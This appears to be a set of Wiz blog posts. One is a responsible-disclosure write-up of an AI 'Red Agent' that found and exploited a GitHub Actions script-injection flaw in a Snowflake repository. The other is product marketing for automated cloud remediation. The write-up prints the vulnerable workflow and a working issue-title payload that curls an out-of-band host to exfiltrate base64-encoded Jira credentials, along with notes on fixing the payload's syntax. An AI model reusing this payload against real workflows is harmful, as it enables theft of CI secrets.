To every winner, finalist, and partner in our alliance: thank you. Your technical depth, creative GTM strategies, and relentless commitment to customer success make securing the cloud simple for teams everywhere.

As we look ahead, the pace of cloud adoption and AI integration isn't slowing down, and neither are we. Cheers to an incredible year, and let's keep building.

# 15 Red Agent Exploits Snowflake Vuln Missed by Github Copilot | Wiz Blog

<https://www.wiz.io/blog/red-agent-snowflake-copilot-cicd-bug>

Offensive (Red Team / Pentest) · cloud · kubernetes

As part of ongoing security research conducted through Snowflake’s Hacker-One vulnerability disclosure program, Wiz Research’s “Red Agent”—an autonomous, AI-powered security research tool—identified a critical GitHub Actions workflow vulnerability in one of Snowflake’s public repositories.

This incident highlights a new reality in software development: **Critical vulnerabilities can still be introduced and approved within workflows involving AI coding agents and can still pass established automated security checks, while autonomous AI security agents can rapidly discover and exploit them in the wild.**

Upon responsible disclosure on June 23, 2026 by Wiz, Snowflake remediated the vulnerability on the same day, rotated the affected credential, and verified via detailed audit logs that Wiz was the sole actor during the exposure window. Wiz confirmed that all data accessed during proof-of-concept testing was securely deleted.

*August 17, 2026, 1957 UTC update: This blog has been updated to clarify that Copilot was a co-author that checked the merged PR and code change, and identified it as all-clear without noticing the critical vulnerabilities. It’s unclear whether the code-change was AI-assisted.*

Wiz Red Agent identified a script injection vulnerability in [snowflakedb/snowflake-connector-net](#). The issue allowed an unauthenticated user to execute arbitrary commands within a GitHub Actions runner by opening a GitHub issue with a specially crafted title.

Crucially, the vulnerability became live on June 18, 2026 - just five days before its discovery - when [PR #1218](#) was merged. GitHub Advanced Security scan analyzed the final PR revision, including the vulnerable workflow, but did not flag the critical injection.

Wiz Red Agent’s CI/CD capability scanned Snowflake’s GitHub organization and flagged the `jira_issue.yml` Workflow in `snowflakedb/snowflake-connector-net` as vulnerable to script injection via untrusted input in `run: blocks`.

### The Code Change

```
- env:
 - ISSUE_TITLE: ${github.event.issue.title}
- run: jq -n --arg title "$ISSUE_TITLE" ...
+ run: TITLE=$(echo "${github.event.issue.title}" | sed ...)
```

The workflow triggered on issues: `opened` - meaning any GitHub user could fire it by opening an issue - and interpolated the attacker-controlled issue title directly into a shell script:

```
run: | TITLE=$(echo "${github.event.issue.title}" | sed 's/"/\"/g' |
sed 's/'/'\\'/g") The sed escaping runs after GitHub’s template expansion, a
single quote in the title breaks out of echo '...' and allows arbitrary command
execution.
```

The injectable pattern was added to `jira_issue.yml` in commit 094038e and became live when PR #1218 was squash-merged as commit 4a1b8ce (PR #1218: “SNOW-2069227: Update jira workflows”). Copilot Autofix’s documented contribution was a separate fix to `jira_close.yml` within the same PR. GitHub Advanced Security’s scan explicitly extracted the vulnerable `jira_issue.yml` workflow but did not flag the injection. The merged PR removed the repository’s existing `safe env:` and `jq` pattern and replaced it with direct `${github.event.issue.title}` interpolation, creating the injection vector.

The workflow had an `if:` condition that appeared protective:

```
if: (github.event_name == 'issues' && github.event.pull_request.user.login != 'whitesource-for-github-com[bot]')
However, on issues events, github.event.pull_request is always null.
```

So the condition reduces to `(null != 'whitesource-for-github-com[bot]')`. This is always true, and every GitHub user passes the gate.

We crafted an issue title that, after template expansion, breaks out of the `echo` string and exfiltrates the Jira credentials via an out-of-band callback:

Crucially, when Red Agent’s `cicd` capability initially attempted exfiltration using a standard comment character (`#`), the runner returned a bash syntax error

because the comment consumed the closing parenthetical of `TITLE=$(...)`. Rather than stopping or failing, Red Agent:

1. autonomously analyzed the syntax execution error
2. adjusted its payload to use `; echo '` to properly close the shell block, and
3. successfully received the out-of-band callback

```
' ; curl -s "https://subdomain.oast.me?t=\`printf %s $JIRA_API_TOKEN|base64
-w0`&e=\`printf %s $JIRA_USER_EMAIL|base64 -w0`&u=\`printf %s $JIRA_BASE_URL|
base64 -w0`" ; echo ' Within seconds, our listener received the callback from a
GitHub Actions runner (Azure IP 20.106.182.197) containing base64-encoded
credentials.
```

**Note:** Our first attempt used `#` to comment out the rest of the line, which caused an unexpected EOF bash error because it also ate the closing `)` of `TITLE=$(...)`. The fix was using `; echo '` to properly close the shell syntax.

The exfiltrated token authenticated as `qa@snowflake.net` to `snowflakecomputing.atlassian.net`, granting read access across Snowflake’s engineering, security compliance, and bug bounty tracking projects.

1. **Same-Day Patching:** Snowflake patched the workflow on June 23, 2026 ([1dc7766](#) , PR #1402), fully restoring the `safeenv: variable` and `jq --arg` parsing pattern.
  2. **Credential Revocation:** The JIRA token in question was revoked and rotated.
  3. **Forensic Verification:** Comprehensive audit log analysis confirmed that no external third parties accessed the endpoint during the 5-day exposure window. All anomalous queries were strictly matched to Wiz’s testing IPs.
- **AI Code Generation Demands Rigorous Oversight:** AI coding tools predict code based on probabilistic patterns, which can inadvertently reintroduce deprecated or insecure shell patterns. AI-generated PRs must undergo the same static analysis and security scrutiny as human code.
  - **Collapsing Discovery Windows:** The vulnerability was live for only five days before an automated agent discovered and validated it. Security operations must adapt to a landscape where automated discovery occurs in hours, requiring rapid patch cycles and short-lived credentials.
  - **Preventing CI/CD Security Regressions:** Security intent can be lost when safer code patterns are not explicitly enforced. In this incident,

the merged PR removed a safe env: + jq parsing pattern and replaced it with direct string interpolation, while the existing security solution failed to flag the resulting injection that led to the exposure.

- **June 18, 2026** - The vulnerability became live when PR #1218 was merged.
- **June 23, 2026** - Wiz identified, exploited, and reported vulnerability to Snowflake via HackerOne (report #3819931)
- **June 23, 2026** - Slack notification sent to Snowflake security team
- **June 23, 2026 (same day)** - Snowflake patches the vulnerable script-injection workflow (commit [1dc7766](#) ,PR [#1402](#) ), restoring the safeenv: +jq --arg pattern.
- **June 24, 2026** - Jira token rotated
- **July 25, 2026** - Public disclosure deadline (30 days after the June 25 resolution, per Snowflake's disclosure policy)

Snowflake appreciates Wiz's responsible reporting of and collaboration around these findings through our vulnerability disclosure and bug bounty program, HackerOne. Wiz Research reported a security vulnerability in one of Snowflake's public GitHub repositories. The disclosure was received on June 23, 2026, and it was immediately investigated and remediated, and our investigation found no evidence of unauthorized access. Protecting our systems remains a top priority, and we remain committed to continually strengthening our software development and security practices. We are working together with Wiz to share these learnings with the broader industry to encourage widespread adoption of these security best practices.

# 16 The Closed Loop Remediation Playbook with Wiz | Wiz Blog

<https://www.wiz.io/blog/wiz-remediation-playbook>

Offensive (Red Team / Pentest) · cloud · kubernetes

As response windows shrink due to AI-powered exploitation, security teams need to get three historically difficult challenges right: discovering risk, prioritizing it, and fixing it before it's exploited. The last has always been the hardest, and the window to act is getting smaller in the AI era.

The Hugging Face incident in July 2026 gave a preview of what remediation needs to keep pace with: an autonomous AI agent exploited zero-day vulnerabilities, harvested credentials, and escalated privileges, chaining each step to move laterally from a sandboxed environment into production Kubernetes clusters. Over 4 days, it performed 17k+ actions without a human directing it.

It's more important than ever to fix risk as quickly as it is discovered. But AI is making that harder in three ways:

1. **Ownership is harder to define as more teams build with AI** . AI is putting development in more hands. Vibe coding makes it easier for anyone to build, but security ownership does not always follow the same path.
2. **Legacy SLAs are too slow** . The 2026 Verizon DBIR reports unpatched vulnerabilities are the #1 attack vector, with a median 47 days to patch. Those timelines can't hold when AI is compressing the time from vulnerability discovery to exploitation.
3. **More attack paths qualify as critical** . AI-powered attacks are more sophisticated, chaining together isolated lower-severity findings to form critical attack paths faster than teams can remediate.

This makes automated, always-on remediation essential. Security teams need the context to understand what matters, the guidance to know how to fix it, and the automation to resolve risk at scale.

Wiz brings these capabilities together with closed-loop remediation: a continuous cycle that takes validated risk from the Red Agent, leverages remediation guidance from the Green Agent, and executes a verifiable fix with Remedi-



ation and Response (now public preview) and [Wiz Workflows](#) (now GA) to orchestrate at scale.

The OpenAI/Hugging Face incident reinforced a critical lesson: organizations need to continuously discover and attack their own environments before adversaries do, and detect exploitable attack paths, not just vulnerabilities, to understand how an AI attacker can chain risks for lateral movement. Risks don't exist in isolation. A vulnerable package connected to a publicly exposed workload with access to sensitive data isn't three separate findings, it's a critical attack path. The Wiz Security Graph maps these toxic combinations, leveraging the Red Agent as the AI attacker to uncover the risk and validate exploitability.

Closed loop remediation starts with knowing what to fix first and the impact of the risk, giving teams a starting point for fighting AI with AI and breaking those attack paths before an attacker can exploit it.

Once you have the attack path, teams need to break it just as fast. That starts with understanding the root cause, who can fix it, and what's the right remediation path.

Wiz resolves ownership by correlating resource tags, cloud logs, [CMDB data](#), code commit history, Service Catalog mappings, and Project ownership to route Issues to the person who can act. That context flows directly into the Green Agent, which investigates the Issue end-to-end by leveraging the Security Graph, historical remediation patterns, and Skills from [CodeMender](#) to trace risks back to source code and generate a context-aware, layer-appropriate fix. That fix surfaces as a one-click remediation action execution, a handoff to a coding agent, or a pull request in the developer's repository.

The Green Agent meets Red Agent finding with a ready-to-execute fix, using AI against AI so teams can move at the speed AI threats demand.

Green Agent helps us with triage and remediation explanations. It's not just putting a ticket saying 'your Kubernetes is publicly exposed.' Green Agent explains the full context: you have a pod running like that, you don't have runtime security, you are running end-of-life technology. All the remediation paths are really clear.

Roy Weiss, Principal DevSecOps, Fireblocks

Teams can immediately execute Green Agent's plan with Remediation and Response, now in public preview. With a centralized catalog of pre-built Response Actions, and the flexibility to create custom actions, teams can pre-deploy actions in their cloud environment so Green Agent will surface applicable deployed actions for one-click execution alongside its remediation plan.

To move at machine speed, teams need to shift away from manual runbooks and custom scripting. Remediation and Response gives teams a governed, controlled way to implement fixes, with revertible actions, managed versions, and least-privilege access to execute confidently.

Wiz Workflows, now GA, turns these fixes into repeatable, automated processes across the entire remediation lifecycle. As a centralized control plane, teams can chain together Wiz AI agents, Remediation and Response actions, and WIN integrations into multi-step workflows that execute response at scale.

For example, a workflow can be customized to trigger when a new Issue is identified - filtered by severity, environment, subscription, resource type, and more - or scheduled to run on a recurring basis. From there, it orchestrates the full response. It can pull in Green Agent's remediation analysis, route to the right owner in Slack for approval, and execute a response action once approval is received, verifying resolution from the next scan.

Teams can define the logic once, or leverage our pre-built templates, and tailor it to the tools and processes to fit their organization. Workflows is the orchestration engine for closed-loop remediation, connecting every stage from detection to verified resolution to enable teams to build towards a self-healing cloud, with remediation that runs continuously as soon as risk is discovered.

A self-healing cloud requires visibility into what efforts are working and where to focus next. Wiz tracks actionability: Issues with Green Agent analysis ready, Red Agent Issues that need attention, critical Issues with owners assigned, and more so teams can quickly begin acting. As teams fix, Wiz also tracks outcomes: MTTR trends, response actions applied, Issues resolved, and Issues opened so teams can measure if they're closing the gap faster than it grows. Security teams have the data at their fingertips to report progress to leadership and continuously refine the remediation process.

Across every layer of autonomy, Workflows provides the flexibility to orchestrate always-on remediation tailored to your business's processes and policies.

- **Human-Led:** A Workflow is configured to trigger on new Issues with privilege escalation risks impacting production workloads. It sends a Slack message to the security team with Mika AI's risk analysis of the Issue, and the team chooses to create a Jira ticket to investigate later or creates an approval request to update the Issue status.
- **Human-in-the-Loop:** A Workflow triggers on new critical Issues impacting an active EC2 instance with access to sensitive data. It pulls Green Agent's analysis, shares it with a developer for review, and once approved,

executes a response action to revoke the attached IAM's role excessive permissions. Otherwise when rejected, creates a Jira ticket for the developer to investigate.

- **AI-Led:** A Workflow triggers on low-severity Issues in the backlog across an internal tools subscription. It pulls Green Agent's analysis, assigns it to the code author, and opens a PR if Green Agent's verdict is to remediate.

Teams start where they're comfortable and move the slider as confidence builds. Whether human-in-the-loop or with AI-led, closed-loop remediation gives teams the foundation to move faster, reduce exposure continuously, and build toward a self-healing cloud.

The OpenAI/Hugging Face incident validated the urgency of the threat landscape. Closed-loop remediation is how teams fight AI with AI, using AI for detection and resolution with Wiz AI Agents and platform capabilities operating in sync.

That gets organizations on a path to resolve risk as fast as it's discovered. The next step is making sure that risk never reaches production in the first place. In Part 2, we'll cover how Wiz embeds into development workflows to prevent issues from reaching the cloud.